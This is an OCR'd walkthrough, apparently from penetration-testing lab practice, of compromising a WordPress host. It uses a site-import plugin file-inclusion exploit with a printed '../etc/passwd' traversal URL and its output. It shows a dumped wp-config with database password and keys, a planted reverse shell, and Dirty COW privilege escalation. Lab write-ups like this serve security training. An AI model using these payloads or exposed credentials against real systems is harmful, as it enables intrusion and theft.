
Reviewing the site-import exploit:

```
┌──(autorecon)─(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$ cat 39558.txt
# Exploit Title: Wordpress Site Import 1.0.1 | Local and Remote file inclusion
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/site-import.1.0.1.zip
# Version: 1.0.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====================================
/wp-content/plugins/site-import/readme.txt
=====================================
[PoC]
=====================================
Remote File Inclusion == http://localhost/wordpress/wp-content/plugins/site-import/a
Local File Inclusion == http://localhost/wordpress/wp-content/plugins/site-import/ad
=====================================
┌──(autorecon)─(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$
```

This yielded the following:



http://10.14.1.3/wp-content/plugins/site-import/admin/page.php?url=../../../../../../etc/passwd — Mozilla Firefox
Virtual Hacking Labs - Re
10.14.1.3/xmlrpc.php
10.14.1.3/wp-content/plugin
http://10.14.1.3/wp-content/
view-source:http://10.14.1.3/wp-content/plugins/site-import/admin/page.php?url=../../../../../../etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
RESET PANEL
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 operator:x:11:0:operator:/root:/sbin/nologin
11 games:x:12:100:games:/usr/games:/sbin/nologin
12 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
13 nobody:x:99:99:Nobody:/:/sbin/nologin
14 pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
15 dbus:x:81:81:System message bus:/:/sbin/nologin
16 abrt:x:173:173::/etc/abrt:/sbin/nologin
17 polkitd:x:999:998:User for polkitd:/:/sbin/nologin
18 apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
19 avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
20 avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
21 libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
22 rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
23 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
24 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
25 ntp:x:38:38::/etc/ntp:/sbin/nologin
26 postfix:x:89:89::/var/spool/postfix:/sbin/nologin
27 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
28 chrony:x:997:996::/var/lib/chrony:/sbin/nologin
29 tcpdump:x:72:72::/:/sbin/nologin
30 techblog:x:1000:1000:techblog:/home/techblog:/bin/bash
31 mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
32


```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'techblog');

/** MySQL database password */
define('DB_PASSWORD', 'z8n#DZf@Sa#X!4@tqG');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '#=spZ-Mgj_Sb?z~C/fm3Q?Br$mb7<$v{Ym}@wB.bhNV6V>rCS M}j<!Zkw+$!$q}');
define('SECURE_AUTH_KEY',  '$b~al@F|ReRop@?|uM=f/qwryU*^wk(q._R{`I:-3BsK12} |;s0x.Qt6Knj1J`?');
define('LOGGED_IN_KEY',    ';e!M0ZECs9cY=pm]4-IB$%?x5S5gP;JOEipa)z7C<!>OPg~uH7yv1qkV6UB,7q1N');
define('NONCE_KEY',        'i_v5q k@m+B9;pDrwEtSy,sxPt0z/jbAta]AsQ_C5pTljh@q;XSVK1%axg9ty8Mz');
define('AUTH_SALT',        '(Z)cLl;FaE9UmU >I683.f.z!I85;ihCd!l.DeMQQh2dCJq=?zR`oBPTVpQ3<G G');
define('SECURE_AUTH_SALT', 'r=Sf}nSby=<<9k;U(lh[&Ynx3;@DIB&ZAw|Fv[{%ZC[F1Xp.Qv@_CY@|]Cj#NOv/');
define('LOGGED_IN_SALT',   ' 3o&AfD[EDYY,cp)Vy .xV2;~[Jk O6PW6WB`/ty-aeQ!rT!1kGD%E/C$J6H[BHE');
define('NONCE_SALT',       ']N;r:1QI3VWa-8+x~!z%1%HRQYv^EnA3IwtN^BF|rHP$A:yiLQ+RBx_U;g(/Is7{');

/**#@-*/

/**
 * WordPress Database Table prefix.
```





I was able to successfully login with the following:

```
/** MySQL database username */
define('DB_USER', 'techblog');

/** MySQL database password */
define('DB_PASSWORD', 'z8n#DZf@Sa#X!4@tqG');
```



Once I was able to get the username and password, I thought, maybe I could use metasploit and one of the vulnerabilities I found there? Unfortunately, these all failed to yield any results - while the exploit succeed, I was never returned a shell. I did learn some tips, such as setting `wpcheck false` and `httptimeoutseconds 300`.





At this point, I thought - well, I have access and knowing that the OSCP doesn't allow any use of metasploit, what other ways could I use to gain a shell? The user that I was using had administrative permissions on the Wordpress site. After digging around the website, I noticed this provided two functions:

1. The ability to install plugins
2. The ability to modify themes and pages

https://github.com/rapid7/metasploit-framework/issues/10838


Exploitation

Initial Shell


First I attempted to install a simple reverse shell zipped plugin which worked before - unfortunately, every attempt returned a "failed to install". I switched to attempting to updating the site.php and archive.php pages then. First I tested a very simple cmd shell on the `site.php`.
Once I was able to determine this was successful, I switched to up ating a pentestmonkey reverse shell.
I established a netcat listener on my host, and caught a shell.
First I was trying to search for exploits <= 3.10.0.
After a bit of trial and error here, I realize, maybe I needed to search for "PRIVILEGE ESCALATION".
After attempting to compile one on kali that was missing `glibc-headers`, I had to do an `apt-get dist upgrade`.


I struggled a bit here, but I went back through the notes and was reminded two things:
a) "dirtycow" is not the name of the exploit (which is what I was trying to find in searchsploit)
b) "Dirty COW" affects a large number of Kernel versions including this one (3.10.0).

At this point, I was able to compile Dirty COW, but I missed the `-static` option, and was unable to execute `DirtyCOW` on the target.
I re-assesed, and re-compiled DirtyCOW at this point, but then missed the stability by echoing the centisecs to `/proc`.




uid=48(apache) gid=48(apache) groups=48(apache)








```
└─$ searchsploit dirty COW
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Priv
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Esca
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege E
```

